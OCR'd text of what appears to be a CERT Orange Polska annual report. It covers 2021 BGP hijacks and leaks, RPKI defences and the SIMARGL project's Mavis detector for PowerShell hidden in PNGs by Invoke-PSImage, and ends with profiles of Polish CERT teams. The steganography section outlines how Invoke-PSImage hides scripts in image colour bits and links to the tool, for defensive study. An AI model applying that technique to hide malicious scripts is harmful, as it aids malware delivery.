
Each eBGP edge router stores a BGP routing table (RIB) with the best routes between autonomous systems. These are updated almost continuously, because it is connected with link failures, traffic engineering operations, or simply the broadcast of new IP prefixes.

The BGP routing table is expanding at a slowing pace - about 50 thousand prefixes per year, exceeding 900 thousand records at the turn of 2021/2022. Despite the allocation of all available IPv4 classes (except the US Department of Defense classes recovered), the table is expanding. But why is it so? Network density is increasing, e.g. the network of connections between operators at traffic exchange points (such as TPIX). In addition, increasingly smaller prefixes are broadcast (more-specific prefix). According to the BGP protocol, the router always prefers the most detailed (the longest) prefix, and then the shortest possible path to optimally reach IP addresses.

Number of ASs on the Internet. Ratio of registered to actually broadcast networks



Size of the BGP table



Routing turmoil – where does it come from?

There are many types of routing incidents, and it is possible to deal with them through the prism of categories such as **type of incident, purpose of action, duration time, scale and range**. However, let's start with the origin of the problem, as it is often related to the type of incident. Problems with routing can have two root causes: **deliberate action** or **human error**.

The **Prefix Hijacking** is mostly connected with the first one. It's a hacker attack operating on the basis of impersonating another operator, **hijacking the traffic** to make it inaccessible, trigger inspection of packets or even modification of content. Technically, the attacker broadcasts the prefix (or sub-prefix) of the victim with the modified **Origin ASN** (source AS number). Another attack that has a very similar effect is **Route Hijack**, which maliciously modifies **AS_path** (the list of networks (ASs) on the routing path), which leads to a modification of the routing path of packets, and the result is traffic routing.

Human error is identified with **Route Leak**. Such leaks are caused by misconfiguration of routing policy by networks having multiple providers of connections. In this type of attack an operator is informed about the availability of the route by another operator, at the same time becoming a transit network. In the event of propagation of this information by the operator further into the Internet, an **incident of a global reach** may occur, leading to serious consequences.


The consequences of these incidents can be very different. The basic ones include **inaccessibility** – the traffic is routed and it's unable to reach its destination on the Internet, the connection is lost. The consequence is damage to image, financial losses and dissatisfied clients. In the case of deliberate traffic routing, it is possible **to lose confidentiality** (there have even been cases of eavesdropping on encrypted traffic) and **to lose integrity** of communication since modification of the content is possible. The result is loss of data and secrets or financial funds.

What was 2021 like for routing security?

It wasn't a quiet time. As early as the beginning of the year, January 6th, AS9304 - The ISP from Hong Kong leaked 8764 prefixes. The conflict affected as many as 907 different autonomous systems from 66 different countries. Only a few days later, on January 27th, AS61666 GLOBO, the Brazilian network leaked routes to the backup ISP. 1330 prefixes leaked, 265 networks in 21 countries (1,435 conflicts) were affected.

Another major event, April 16th. The Indian network AS55410 (Vodafone Idea) hijacked 37739 prefixes. More than 4000 different networks were affected (Google, Microsoft, Akamai, Cloudflare, Fastly, and other)! Unfortunately, 80% of the prefixes did not have ROA (Route Origin Authorization), so the failure couldn't be stopped easily.

Internet Traffic served by Facebook Global outage October 4, 2021




October 4th - the biggest failure of the last year was caused by problems with routing. The result was global inaccessibility of Facebook, WhatsApp, Instagram and Oculus for about 6 hours. It was caused by the withdrawal of routes to the prefixes of Facebook infrastructure, in particular to DNS servers, from the global BGP table. Due to the inability to route traffic to these servers, it was not possible to communicate with the rest of the Facebook infrastructure. It is worth mentioning that this failure was caused by an operational error, not by an attack on the company. Due to the fact that the applications repeated requests many times and users started using other websites, a change in the profile of global traffic was visible.

Impersonation? It won't work at Orange!

At Orange Polska we have systems that actively monitor the condition of global routing. They are based on public data from projects **RIPE RIS Live** or **RouteViews**. We use them to monitor the above-mentioned incidents that could be a threat to our network. We also provide information about routing in our TPNET networks (http://lg.tpnet.pl/) and TPIX MIX2/Optimum (http://lg.tpix.pl/).

As part of increasing the security of our network, client protection and quality of services, the Resource Public Key Infrastructure (RPKI) was also implemented. It is an additional layer of BGP security for our backbone network and its users and clients, providing enhanced resistance to BGP Hijack attacks. ROA () records were generated for the Orange Polska network resources, which bind IP prefixes with the source ASN of the network, all this sealed with a cryptographic X.509 certificate issued by RIPE NCC – our European regional RIR (Regional Internet Registry). Other networks already using the RPKI ROV (**Route Origin Validation**) will be able to detect a potential problem and reject an incorrect routing path.



AS	AS Name	V4 Valid	Pc	V4 Invalid	Pc	V4 Unknwn	Pc	V4 Total Addrs	V6 Valid	Pc	V6 Inva
AS5617	TPNET	5,370,368	100.0%	2	0.0%	1	0.0%	5,370,371	2,047	100.0%	
AS12741	AS-NETIA Warszawa 02-822	1,637,097	99.1%	239	0.0%	13,849	0.8%	1,651,185	2	100.0%	
AS6830	LIBERTYGLOBAL Liberty Global formerly UPC Broadband Holding, aka AORTA	1,631,744	100.0%	0	0.0%	768	0.0%	1,632,512	33	100.0%	
AS8374	PLUSNET Plus network operator in Poland	0	0.0%	0	0.0%	1,388,288	100.0%	1,388,288	0	0.0%	
AS12912	TM	0	0.0%	0	0.0%	651,520	100.0%	651,520	8	100.0%	
AS21021	MULTIMEDIA-AS Cable DTV Internet Voice Provider in Poland	0	0.0%	0	0.0%	609,536	100.0%	609,536	0	0.0%	

For many years we have belonged to the **Mutually Agreed Norms for Routing Security (MANRS)** association. This organization promotes good practices of routing, such as filtering, information coordination, data publication and validation, reduction in spoofing. Because these actions reduce threats through collective responsibility, we encourage other networks to participate in MANRS for free, which Orange Polska provided as the first of the Polish companies. Currently, apart from Orange Polska, only AS 50599 (Data Space Sp. z o.o.) and AS 197709 (MCG Fajnynet) participate in the program.

Orange Polska constantly checks the correctness of routing. The policy rules are taken from the IRR (**Internet Route Registry**) databases. In 2022, we intend to meet further MANRS requirements related to the filtering of our clients' BGP broadcasts based on the validation of the origin of these prefixes (**RPKI Route Origin Validation**). This means that the OPL network will not accept a deliberate or random Hijack incident, minimizing this way the scale and effect of the attack.

Unfortunately, the problem is complex - even a complete implementation of RPKI ROA and ROV will not ensure complete Internet security. Other networks can still leak a prefix and cause even temporary problems. Therefore, we observe the development of technology such as BGPSec, ASPA or BGP OPEN policy.

Mikołaj Kowalski
Cybersecurity Orange Polska

SIMARGL - Detection of Hidden Malware

Since 2019, Orange Polska has been cooperating with partners in the SIMARGL (Secure Intelligent Methods for Advanced Recognition of Malware and Stegomalware) project, which is co-funded by the European Commission as part of the "Horizon 2020" programme (SU-ICT-01-2018). 14 companies from 7 European Union countries participate in the consortium. The project is going to end in 2022. The Fern Universität in Hagen (FUH), Germany, took on the coordination of all activities in the project.

The main objective of the project was to provide new methods of more effective cyber attack detection, in particular with the use of malware. Many current antivirus tools can detect malware, but year by year advanced steganographic techniques are being more and more widely used to hide transmitted content, including the malicious code (stegomalware), in seemingly safe files, e.g. BMP or PNG images. Effective detection of such attacks is currently very difficult. One of the tools for detecting malware hidden in image files, developed as part of the SIMARGL project, is described below. Firstly, a little about the overall architecture of the entire solution.

Overall SIMARGL architecture


All products/tools developed by the SIMARGL project and delivered as the so-called "SIMARGL Toolkit" are used to protect against three categories of cyber attacks:network attacks, attacks on web applications and attacks using files.

As shown in Figure 1, SIMARGL Toolkit offers various analysis tools for detecting and blocking cyber attacks:

1. Network Events. BDE (Big Data Engine) is a platform that detects network attacks based on network traffic analysis with ML (Machine Learning) algorithms. CYBELS Honey Net is a solution developed to simulate vulnerable information systems to help identify the attack vectors, the tools and the targets of the attack. Next, the Extended Berkeley Packet Filter Framework (eBPF) enables collecting information about the behavior of hosts in the network, e.g. traffic statistics at the level of individual packets. Punch Platform/ML Detection is a component using various algorithms to identify threats based on data from CYBELS Sensor network sensors.

2. Web Events. A tool called Web Application Security is used to monitor and protect critical web services, while Internet Security is used for safe Web browsing. These tools allow for the detection of different types of malware, phishing and scam attacks.

3. File events. The Orion Malware platform uses various methods to analyze files: static, dynamic, heuristic and artificial intelligence (AI) algorithms. The files are analyzed simultaneously by five antivirus solutions to recognize known virus patterns, and the built-in Sandbox allows suspicious malicious files to be run in a controlled environment. To analyze the files that look secure at first glance, e.g. image files (in PNG, BMP, JPG format), the following tools are used: JPEG Stego Checker for detecting and analysis of changes in files with the use of various steganographic algorithms and the Mavis tool, which is described in detail below...



SIMARGL Toolkit has also been equipped with a graphical user interface.

Detection of malware hidden in image files


Mavis belongs to the suite of tools developed by the SIMARGL project to detect steganographic techniques in cyber attacks.

Security solutions such as IDS/IPS and firewalls are not able to accurately inspect image files sent over the network. Mavis allows for the detection of malicious PowerShell scripts, which cybercriminals embed in image with the use of a known and publicly available tool called Invoke-PSImage (https://github.com/peewpw/Invoke-PSImage). This tool has already been used many times in malware campaigns. In order to prepare a malicious file with Invoke-PSImage you need:

- an innocent-looking image file, which a malicious PowerShell script is going to be embedded into,
- a malicious script
- Invoke-PSImage, a tool that provides with hiding and reading (filtering) malicious scripts out from image files.

During the development of the Mavis tool, a set of 45,000 malicious PNG files was developed for further development and testing purposes. Orange Polska is currently testing this solution.

Mavis architecture in OPL




When users of the corporate (internal) network work online, links to PNG files are detected, and then PNG files are downloaded and periodically scanned by the Mavis tool. The test solution analyzes only HTTP connections so as not to compromise the confidentiality of user communications on the network.

Invoke-PSImage and Mavis

Invoke-PSImage has been repeatedly used by cybercriminals to hide malicious PowerShell scripts in innocent-looking PNG images. For example, in the campaign against the PyeongChang Olympic Games 2018 Greystars ransomware was hidden in PNG files, later it was replaced with Ursnif ransomware in subsequent variants.

Invoke-PSImage operates on the values of different colors in image files depending on the hiding mode used. In Mode-1, the image base file does not have to be provided by the user – the tool uses 8 bits of each color channel to convert/hide a malicious PowerShell script. However, the image created in this mode does not look natural as shown in figure below.

Example of an image containing a malicious script prepared in Invoke-PSImage in Mode-1




In Mode-2 mode, the image base file must be provided by the user. Only 4 least significant bits from two color channels: the blue and the green ones are used by the Invoke-PSImage tool to hide data. This is done in order to change the appearance of the base, innocent-looking image file as little as possible (figure below).

Base image without modification (a) and after hiding the data using Mode-2 (b)

From the point of view of the ability to detect data hidden in image files, both methods used in Invoke-PSImage, however, leave some artifacts that can be used to develop an effective detection solution. The operation of the Mavis tool is based exactly on these insights. Mavis takes advantage of the fact that RGB color values are always within a certain range to detect Mode-1 of the Invoke-PSImage. Whereas to detect Mode-2, Mavis searches for repetitive patterns of randomly completed color values.

An example of how Mavis works is shown in Figure below.

Result of the detection of hidden data in Mode-2 by Mavis



Additionally, Mavis is able to estimate the size of a malicious PowerShell script embedded in an image file. This is possible because Mavis can determine the size of patterns of randomly completed color values in an image file. Invoke-PSImage always uses the same data hiding technique, which in turn facilitates the detection and extraction of a malicious PowerShell script from an image file.

Mavis offers two modes of operation for SIMARGL toolkit users. In the file-mode, single file is inspected. This method can be used by the users who want to check whether their image file contains a malicious add-on or not. In the directory-mode, Mavis checks all files saved in the specified folder. This allows the user to analyze larger sets of files in a semi-automatic way. Up to tens of thousands of image files are inspected every day at Orange Polska. The results are saved in a CSV file for further analysis by cybersecurity experts.

Other companies can start conducting tests on their own because Mavis is already available in the GitHub repository: https://github.com/s3venup/Mavis.git along with all the instructions needed to install, run and operate it.

SIMARGLI project logotype

SIMARGL

What's next?

The SIMARGL project ends this year, but the European Commission has allocated very large sums to fund the development of cybersecurity in subsequent projects. SIMARGL's experience shows that continuation of work on more and more effective methods of detecting cyber attacks is worth it, especially because attackers are already using the latest technologies with artificial intelligence algorithms and are increasingly reaching for advanced steganographic techniques.

Adrian Marzecki (Cybersecurity Orange Polska), Andreas Schaffhauser (FUH), Wojciech Mazurczyk (FUH), Marek Pawlicki (ITTI sp. z o.o.)

This work is funded by the European Commission and the Horizon 2020 Programme under Grant Agreement No 833042 within the SIMARGL project (Secure Intelligent Methods for Advanced Recognition of Malware and Stegomalware).

References:

- *Andreas Schaffhauser, Wojciech Mazurczyk, Luca Caviglione, Marco Zuppelli, Julio Hernandez-Castro, Efficient Detection and Recovery of Malicious PowerShell Scripts Embedded into Digital Images, Security and Communication Networks (2022)*
- *Damian Puchalski, Luca Caviglione, Rafał Kozik, Adrian Marzecki, Sławomir Krawczyk, and Michał Choraś. 2020. Stegomalware detection through structural analysis of media files. In Proceedings of the 15th International Conference on Availability, Reliability and Security (ARES '20). Association for Computing Machinery, New York, NY, USA, Article 73, 1–6. DOI: https://doi.org/10.1145/3407023.3409187*
- *Luca Caviglione, Michał Choraś, Igino Corona, Artur Janicki, Wojciech Mazurczyk, Marek Pawlicki, Katarzyna Wasielewska, "Tight Arms Race: Overview of Current Malware Threats and Trends in Their Detection," in IEEE Access, vol. 9, pp. 5371-5396, 2021, doi: 10.1109/ACCESS.2020.3048319.*
- *LITNET-2020 Dataset for Network Intrusion Detection:* https://www.sparta.eu/papers/litnet-2020-an-annotated-real-world-network-flow-dataset-for-network-intrusion.html

Communication of the SIMARGL project:

- Website: simargl.eu simargl.eu
- Instagram: https://www.instagram.com/simargl_eu/
- LinkedIn: https://www.linkedin.com/groups/12241333/
- Facebook: https://www.facebook.com/simargl.eu/
- Twitter: https://twitter.com/simargl8

From our friends

Dialling-up internet with 0-202122 number and sound of modem synchronization – these were the 90s of the last century.This is how we started our journey, and so were the beginnings of the security team.

In the beginning, our main source of information were reports from internet users. Now specialized systems or artificial intelligence help us processing millions of incidents per month! This was followed by gigantic changes on our part, both in equipment, and - above all - in our mentality. Currently, we can help internet users easier and faster.

Joining the FIRST (Forum of Incident Response and Security Teams) gave us the opportunity to cooperate with individuals from around the world, including sharing of knowledge, which is priceless. Membership in Trusted Introducer is a combination of both.

However, it is worth remembering about the closest surroundings in which we are operate, develop and create the community. While we tried to gain the knowledge and competences, some teams have done this before and others, in turn, had just matured to it. Hence the idea that for the 25th anniversary of CERT Orange Polska we will invite and introduce you to other teams whose work we value, those that add value to our community and with whom we have the pleasure to cooperate. Of course, this is not full list of Polish teams, which is growing steadily from year to year. It is extremely upbuilding in the context of the everyday security challenges.

I am convinced that this cooperation will develop further. That operational contact and information exchange necessary to react effectively will be constantly widened and additionally enhanced by automation.

Enjoy reading!

Robert Grabowski
Head of CERT Orange Polska

CERT Polska

CERT Polska is the first Polish computer emergency response team, and our history largely reflects the changes that have taken place in the industry. Our team was established within the structures of the Scientific and Academic Computer Network (NASK) in 1996 and named CERT NASK.

CERT Polska was the first response team in Poland and NASK was the first Internet provider for research institutions and universities in Poland. In addition to this, NASK has been tasked with the registration of the national .pl domain. Therefore, we began to promote security, encourage reporting incidents and handle all reports regarding the Polish Internet. In this way, we were gradually, even naturally, taking the role of the de-facto national CERT, coordinating incidents that could not be handled directly by other entities in Poland or those that required international cooperation. In 2000, we were renamed CERT Polska, which better reflects the scope of our activities.


CERT Polska has been cooperating with other security teams since its inception: it has been a member of the Forum of Incident Response and Security Teams (the global association of CERTs) since 1998. Since 2000 it has been part of the TF-CSIRT working group, which is an association of the response teams from Europe and neighbouring regions. Of course, we cooperate with many entities in the country: in 2005 by the initiative of CERT Polska, Abuse FORUM was created. It is an informal forum of security teams of Polish telecommunications operators, service providers and state institutions. We have been the national CSIRT since 2018. We cooperate closely with the other two CSIRTs: CSIRT GOV and CSIRT MON. In addition to operational cooperation in Poland and abroad, we are happy to share our knowledge and experience at industry conferences (including our own SECURE conference, which is the oldest IT conference in Poland on Internet security). We also conduct trainings and publish technical analyses, reports and user guides, which can be found at https://cert.pl/.

Our team experienced a big change in July 2018 when the Act on the National Cybersecurity System was passed, which implemented the NIS Directive. The Act tasked NASK with the role of one of the three CSIRTs at the national level, and thus strengthened our role in responding to incidents at the national level from the legal point of view. CERT Polska is continuously operating as a division within the structures of NASK, but currently we're fulfilling the operational tasks as the national CSIRT not only operationally, but also formally. We are responsible for incidents in the area, which, to put it simply, can be called the "civil" Internet, i.e. individual users, essential companies (operators of essential services) and public entities.

As long as the Act specifies our duties, our basic mission remains the same: to protect Polish Internet users from threats.

Changes in the tasks of the team and in the scale of threats faced by us are reflected in the rapid increase in the incidents handled – the statistics can be seen in the graph below. In recent years, the most incidents have concerned phishing and attempts to steal funds using phishing.

Number of incidents handled a year by CERT Polska: 2000-2021



From the point of view of attack prevention, a list of warnings against dangerous sites, which was launched at the beginning of the pandemic, turned out to be great success. All the domains identified by us as related to phishing and fraud are added to the list, and thanks to an agreement with many operators in Poland (including Orange), they are blocked for a big number of Polish Internet users. We're continuously supporting administrators as well as security teams in providing them with observations and events related to their address space. A prime example of the openness of our operation and systems is the n6 platform available to everyone, where data feeds from CERT Polska and its partners are delivered. We're also trying to systematically reinforce our social media channels. We can see that this format is invariably popular with Internet users.

In addition to operational activities, we are very involved in research and development – this is one of the advantages to operating within the research institute. Early warning system (ARAKIS), detection system of attacks on electronic banking clients (BotSense), or automated malware analysis system (Drakvuf Sandbox) are just examples of projects that were developed by CERT Polska. Currently, most of our tools are published on open-source licenses, so why don't you review the content of our GitHub? https://github.com/CERT-Polska.

ComCERT.pl

The second half of the 90s of the twentieth century. Scanning 11,000 Polish IP addresses in the networks of several hundred entities. Then an extraordinary event, today everyday life, treated by most as "network noise". However, a quarter of a century ago, when the first Polish CERT team, established at NASK, was taking its first steps, it was a "game changer" attack, allowing for immediate building of operational contacts with many centers managing networks. Everything has changed since then. Scanning is not seen as a particular problem. The real problems are new attack classes, sometimes coming back with new intensity.The beginning of the 21st century is marked by the Internet worms Nimda, Code Red and Slammer. It was a time to realize the global impact of network attacks and their real, not virtual, consequences.

Earlier, e-mail worms such as ILOVEYOU, and later during the Storm Worm, they realized the dangerous potential of the criminal use of the SMTP protocol. The end of the first decade of the 21st century is the time of building huge botnet structures, which in the following years were the infrastructural foundation of the activities of organized crime groups, with highly specialized supply chains, from software developers to poles selecting stolen money from ATMs or cash transfer companies. Details on this can be found, for example, in the history of the Zeus Trojan. 2007 and 2008 are the turning point in which activities in cyberspace are included in the arsenal of international influence. The use of cyberattacks in the Russian-Estonian diplomatic conflict and during the Russian-Georgian war forever inscribed this "weapon" in the description of the actions of individual countries. The establishment of cyberspace as another domain of military activities, at the 2015 NATO summit in Warsaw, put a formal stamp on this "decision".

Looking at the technical aspects of the largest network threats, new vectors and types of attacks appear from time to time, but there are also returns to proven ones, such as DDoS attacks, which caused serious problems for American banks in 2012-2013. They all constitute the basis or component of the activities of all types of attackers in the network – cybercriminals, hacktivists, or the so-called state actors, mainly from the military or secret services.

The most important observation in the last 25 years of cyberattack history is the one that speaks of an ever-increasing threat. Advanced APT attacks by entities with almost unlimited budgets, catastrophic effects of some attacks for some entities, such as NotPetyain 2017 for such a giant as Maersk, mass ransomware infections, the specter of destructive use of virtually unsecured Internet of Things (IoT) devices or attacks dedicated to critical infrastructure leaves no illusions that cybersecurity should be on the agenda of every governance meeting from small businesses to government meetings.

ComCERT was established 10 years ago. We watched the entire story through the eyes of our employees. We try to translate all this knowledge into the most practical ways of supporting our partners. Today it is not about a theoretical discussion of what is more dangerous, it is about providing a device for network security and monitoring, its correct configuration, taking into account threats specific to a given organization, it is about support in the event of a breach of the organization's security and writing a procedure that will not collect dust on shelf.

CSIRT KNF

On 1st July 2020, the Computer Security Incidents Response Team of the Polish financial sector (CSIRT KNF) was established. Its main task is to support security incident handling in financial entities that are Operators of Essential Services (OES).

The team was established in stages by gradually gaining and expanding our knowledge, competences and mechanisms allowing for efficient response to cyber threats. We are constantly developing and increasing the operational capabilities of the Team. Both experienced specialists and people starting their professional career find employment in our team. In the recruitment process, we pay particular attention to passion and commitment.

The Team's activities focus on supporting financial entities in detecting and counteracting cyber threats. CSIRT KNF supports entities in identifying potential threats, analyses malware, develops recommendations and warnings, and monitors the activities of cybercriminals focused on the financial fraud among clients of electronic banking. In 2021, as many as 11,468 domains were identified and reported to the CERT Polska's list of warnings against dangerous websites.

One of the priorities of the CSIRT KNF Team is to educate clients and build their awareness of cyber threats. This idea is guided by the motto "aware client is a safe client".

Technical safeguards are important, but our observations of cybercriminals' activities show that their main tools are social engineering and manipulation. The security of clients' funds can be best improved thanks to their education and continuous extension of knowledge. To this end, we conduct webinars, on-site trainings, regularly publish educational materials, and there's a number of other activities to reach the widest possible audience. Thanks to this, the knowledge necessary for aware and safe functioning in the digital world of finance is shared. Articles are regularly published on the Team's website, in which we analyse the most common methods of online fraud and provide tips on how to protect yourself from them.

The Team's activity is also visible on social media, such as Twitter, LinkedIn and Facebook. These channels allow for ongoing, efficient and fast communication based on short warnings about current threats identified by the Team. This valuable source of information is often used by other Polish national media – both online and traditional ones.

CSIRT KNF cooperates with the national CSIRT teams as well as with other teams of public and private sector that deal with cybersecurity. Practice and daily cooperation, establishing relationships, shortening communication paths, exchange of knowledge, experience and information about cyber threats is the foundation for common security.

Currently, the Team is mainly occupied with the operators of essential services. Since the Team operates within the structure of the financial supervision authority, it is planned that the Team will support all sectors of the financial market, i.e. bank, insurance and capital entities. Such a model of operation will also ensure an effective exchange of knowledge and information between these sectors. This is quite a challenge, given both the complexity of the financial market itself and the number of entities, which currently amounts to over 1,000.

Social media CSIRT-KNF:
https://www.facebook.com/CSIRT-KNF-109673327865601
https://www.linkedin.com/company/csirt-knf/
https://twitter.com/CSIRT_KNF

CERT Allegro

CERT Allegro is an interdisciplinary team established to raise the level of security on Allegro.pl and to build security awareness among employees and users. It is made up of members of the following teams: Information Security Team, Computer Security Incident Response Team, Cyber Defense & Offense Team, Anti-fraud Operations Team, Cooperation with Law Enforcement Authorities Team. Our activities include:

- threats to the security of Allegro.pl are monitored and analysed,
- providing response to cybersecurity threats,
- exchange of information, knowledge and experience on cyber threats with external CERTs,
- building security awareness among employees and users of Allegro.pl, undertaking initiatives to increase security on Allegro.pl

The goals and tasks of the CERT are established jointly by its members and implemented as part of the operational activities of their parent teams, in accordance with their competences within the organisational structure of Allegro.pl CERT Allegro has been operating in this way for over a year now.

The establishment of the team faced many challenges: little conviction about whether another security team should be established within the structure, lack of time to perform additional tasks beyond the goals of the parent team, concern about whether the team members will be able to handle new responsibilities. We tried different formulas, drew conclusions from each of them before we found the one that best suits the needs of our dynamic organization. I think that the flexibility of the formula which we currently operate in and the flexible selection of priorities within the whole team are the main factors of our success.

Over the last year, we managed to establish cooperation with many external CERTs and CSiRTs, which we exchange information and experience with. Together, we handle cyber threats such as credential stuffing and phishing.

Thanks to the operation of CERT Allegro, we handle security incidents more efficiently and take a number of preventive steps to minimize their number.

If you're interested, visit our website https://allegro.pl/cert or contact us: cert@allegro.pl

CERT BIK

Since 2017, the CERT team has been operating within the BIK Group, which consists of Biuro Informacji Kredytowej S.A. (Poland's Credit Information Bureau) and Biuro Informacji Gospodarczej InfoMonitor S.A. (Economic Information Bureau, BIG). CERT BIK was the first non-banking team operating in the financial sector to be marked as "listed" by Trusted Introducer, and since 2020 it has been an accredited member of this community bringing European CERTs/CSIRTs together.

Since its inception, the mission of our CERT team has been to ensure the security of data processed in the BIK Group, which means identification and prevention of threats as well as prevention and efficient management of ICT security incidents. Therefore, we take operational and preventive steps. Operational activities include primarily close cooperation with the SOC team operating in the 24/7 model and other CESTs/CSIRTs. Being a CERT, we supervise the development of security monitoring systems. Preventive activities include, above all, educating employees through in-house information campaigns and dedicated trainings, holding regular meetings for the management staff and providing technical support to the organizational units of the BIK Group. What's more, our CERT monitors the vulnerability management process and business continuity plans. We are involved in defining the conditions for safe cooperation with business partners.

In order to successfully conduct our mission, the CERT team meets periodically as part of CERT TECH, where current challenges regarding IT security are discussed. Daily operational performance consists mainly in supporting SOC in blocking spam or phishing campaigns, and analysis of other events.

In a current situation related to the conflict in Ukraine, we're observing an increased number of attacks on the financial sector in Poland, so we have much more operational work to do. We respond to the introduced CRP alert levels, test and improve our response procedures. Together with other CERTs/CSIRTs in the financial sector, we analyze on a daily basis the dynamically changing situation related to the observed attacks. We operate in the CERT/CSIRT community to ensure the security of the data entrusted to us.

CERT PKO Bank Polski

